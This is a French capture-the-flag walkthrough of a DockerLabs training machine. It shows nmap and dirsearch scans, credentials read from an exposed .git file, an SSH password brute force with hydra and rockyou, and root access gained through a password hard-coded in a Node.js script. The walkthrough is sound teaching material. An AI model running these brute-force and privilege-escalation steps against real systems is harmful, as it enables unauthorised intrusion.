Ofuskeit
Ofuskeit est machine de niveau moyen, de la plateforme dockerlabs, idéal pour les débutant, elle mets en garde l'exposition des données sensible dans le commit git
Reconnaissance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[/tmp]
└─$ sudo ./auto_deploy.sh ofuskeit.tar
[sudo] password for d4fl0n:

	                    ##        .
	              ## ## ##       ==
	           ## ## ## ##      ===
	       /""""""""""""""""\___/ ===
	  ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
	       \______ o          __/
	         \    \        __/
	          \____\______/

  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
une fois le containeur lancer l’adresse IP 172.17.0.2 nous a été attribuer par l’interface réseau docker0
nous allons faire du scan de port pour identifiant les service actif
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nmap -p- 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-19 11:38 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
MAC Address: C6:4B:D1:73:47:17 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nmap -p 22,80,3000 -A -O -sCV 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-19 11:39 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0013s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 f4:1e:4f:80:e4:25:19:87:a5:2b:e5:fe:b3:16:5d:70 (ECDSA)
|_  256 7d:5a:d8:80:54:05:d2:2f:6f:7f:59:26:4f:6f:83:a8 (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Servicios de Mantenimiento Inform\xC3\xA1tico
3000/tcp open  http    Node.js Express framework
|_http-title: Error
MAC Address: C6:4B:D1:73:47:17 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.31 ms 172.17.0.2
nous avons 3 ports ouverts 22,80,3000
Enumération Web
nous allons faire de l’énumération passif au début

** brute force des répertoire et fichier web
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(d4fl0n㉿kali)-[/tmp]
└─$ dirsearch -u http://172.17.0.2

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /tmp/reports/http_172.17.0.2/_26-10-19_11-45-49.txt

Target: http://172.17.0.2/

[11:45:49] Starting:
[11:45:51] 200 -  318B  - /.git
[11:46:18] 301 -  313B  - /javascript  ->  http://172.17.0.2/javascript/
[11:46:23] 301 -  315B  - /node_modules  ->  http://172.17.0.2/node_modules/
[11:46:23] 200 -    1KB - /node_modules/
[11:46:23] 200 -  265B  - /package.json
[11:46:23] 200 -   26KB - /package-lock.json
nous avons trouver un dossier important qui est .git vérifions sont contenue
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[/tmp]
└─$ curl http://172.17.0.2/.git
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = https://github.com/empresa/mi-app-segura.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[user]
    name = balulito
    email = admin@empresa.com
    password = 'this is top secret'
dans .git nous avons trouver le nom le mail et le mot de passe dont la valeur n’a pas été divulguer
**Récap: nous avons un port ssh ouvert, nous avons trouver un nom d’utilisateur sans mot dee passer, nous allons faire du brute force ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[/tmp]
└─$ hydra -l balulito -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-19 11:49:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: balulito   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 23 final worker threads did not complete until end.
[ERROR] 23 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-19 11:50:01
Bingo nous avons trouver le mot de passe pour se connecter
1
balulito:password1
connexion au ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[/tmp]
└─$ ssh balulito@172.17.0.2
balulito@172.17.0.2's password:
Linux f357acf4c89b 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balulito@f357acf4c89b:~$ id
uid=1001(balulito) gid=1001(balulito) groups=1001(balulito),100(users)
balulito@f357acf4c89b:~$
Escalade de privilèges - Enumération system
1
2
3
4
5
balulito@f357acf4c89b:~$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000:chocolate,,,:/home/admin:/bin/bash
balulito:x:1001:1001:balulito,,,:/home/balulito:/bin/bash
balulito@f357acf4c89b:~$
nous avons 3 utilisateurs system
énumérons les processus en cours sur le system
1
2
3
4
5
6
7
8
9
10
11
12
balulito@f357acf4c89b:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2588  1624 ?        Ss   15:38   0:00 /bin/sh -c service apache2 start && service ssh start && node /var/www/html/api.js && tail -f /dev/null
root          25  0.0  0.0   6592  4672 ?        Ss   15:38   0:00 /usr/sbin/apache2 -k start
www-data      30  0.0  0.0 1933828 7256 ?        Sl   15:38   0:01 /usr/sbin/apache2 -k start
www-data      31  0.1  0.0 1999476 7468 ?        Sl   15:38   0:02 /usr/sbin/apache2 -k start
root          98  0.0  0.0  15448  4760 ?        Ss   15:38   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          99  0.0  0.6 616520 58636 ?        Sl   15:38   0:00 node /var/www/html/api.js
root         210  0.0  0.1  17616 11464 ?        Ss   16:03   0:00 sshd: balulito [priv]
balulito     216  0.0  0.0  17876  7136 ?        S    16:03   0:00 sshd: balulito@pts/0
balulito     217  0.0  0.0   4200  3604 pts/0    Ss   16:03   0:00 -bash
balulito     226  0.0  0.0   8112  4388 pts/0    R+   16:05   0:00 ps aux
nous avons un trouver un processus suspecte qui est exécuter pas l’utilisateur root /var/www/html/api.js
lisons le fichier api.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
balulito@f357acf4c89b:~$ cat /var/www/html/api.js
const express = require('express');
const app = express();
const PORT = 3000;

const tokenValido = "EKL56L4K57657JÑ456J74K5Ñ6754";

app.use(express.json());

app.post('/api', (req, res) => {
  const { token } = req.body;

  if (token === tokenValido) {
    return res.send("✅ Acceso concedido. Contraseña chocolate123");
  } else {
    return res.status(401).send("❌ Token inválido.");
  }
});

app.listen(PORT, () => {
  console.log(`🚀 API activa en http://localhost:${PORT}`);
});
nous avons trouver un mot de passe qui est chocolate123 comme le processus appartient au user root nous allons tenter la connexion au compte root avec c’est mot de passe
1
2
3
4
5
balulito@f357acf4c89b:~$ su root
Password:
root@f357acf4c89b:/home/balulito# id
uid=0(root) gid=0(root) groups=0(root)
root@f357acf4c89b:/home/balulito#